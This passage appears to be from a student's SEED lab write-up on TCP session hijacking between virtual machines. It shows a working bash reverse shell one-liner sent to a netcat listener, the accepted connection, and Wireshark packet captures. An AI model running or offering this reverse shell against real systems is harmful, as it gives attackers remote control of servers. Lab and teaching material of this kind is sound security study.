
```
[02/27/19]Shenava(10.0.2.7)@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb 27 22:51:54 EST 2019 from 10.0.2.7 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/27/2019 22:54]Shenava(10.0.2.5)@VM:~$ /bin/bash -i > /dev/tcp
/10.0.2.6/9090 0<&1 2>&1
```

Again on another terminal in user we telnet to the server machine and run our bash command.



```
[02/27/2019 22:54]Shenava(10.0.2.6)@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.5] port 9090 [tcp/*] accepted (family 2, sport 51034)
[02/27/2019 22:55]Shenava(10.0.2.5)@VM:~$
```

We notice a connection has been established between attacker machine and server machine.



```
ource             Destination       Protocol   Length Info
.0.0.2.5          10.0.2.7          TCP           261 [TCP Retransmission] 23 → 37346
.0.0.2.5          10.0.2.7          TCP           261 [TCP Retransmission] 23 → 37346
.0.0.2.5          10.0.2.7          TCP           261 [TCP Retransmission] 23 → 37346
'csCompu_1d:3c:a2 PcsCompu_0b:86:8e ARP            60 Who has 10.0.2.7? Tell 10.0.2.5
'csCompu_0b:86:8e PcsCompu_1d:3c:a2 ARP            60 10.0.2.7 is at 08:00:27:0b:86:8e
.0.0.2.5          10.0.2.7          TCP           261 [TCP Retransmission] 23 → 37346
.0.0.2.7          10.0.2.5          TCP            74 37348 → 23 [SYN] Seq=970443468 W
.0.0.2.5          10.0.2.7          TCP            74 23 → 37348 [SYN, ACK] Seq=368584
.0.0.2.7          10.0.2.5          TCP            66 37348 → 23 [ACK] Seq=970443469 A
.0.0.2.7          10.0.2.5          TELNET         93 Telnet Data ...
.0.0.2.5          10.0.2.7          TCP            66 23 → 37348 [ACK] Seq=3685847097
.0.0.2.5          192.168.1.1       DNS            81 Standard query 0xdd44 PTR 7.2.0.
.92.168.1.1       10.0.2.5          DNS           140 Standard query response 0xdd44 N
.0.0.2.5          10.0.2.7          TELNET         78 Telnet Data ...
.0.0.2.7          10.0.2.5          TCP            66 37348 → 23 [ACK] Seq=970443496 A
.0.0.2.5          10.0.2.7          TELNET        105 Telnet Data ...
```

```
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_5f:2e:af (08:00:27:5f:2e:af), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Address Resolution Protocol (request)
```

We are trying to get a reverse shell and get the privileges of the server so that we can do what we want. For that we need to redirect all the file descriptors i.e., input, output and error to point to the attacker. When this happens, we can get the control of the server and we can do what we like with the server privileges.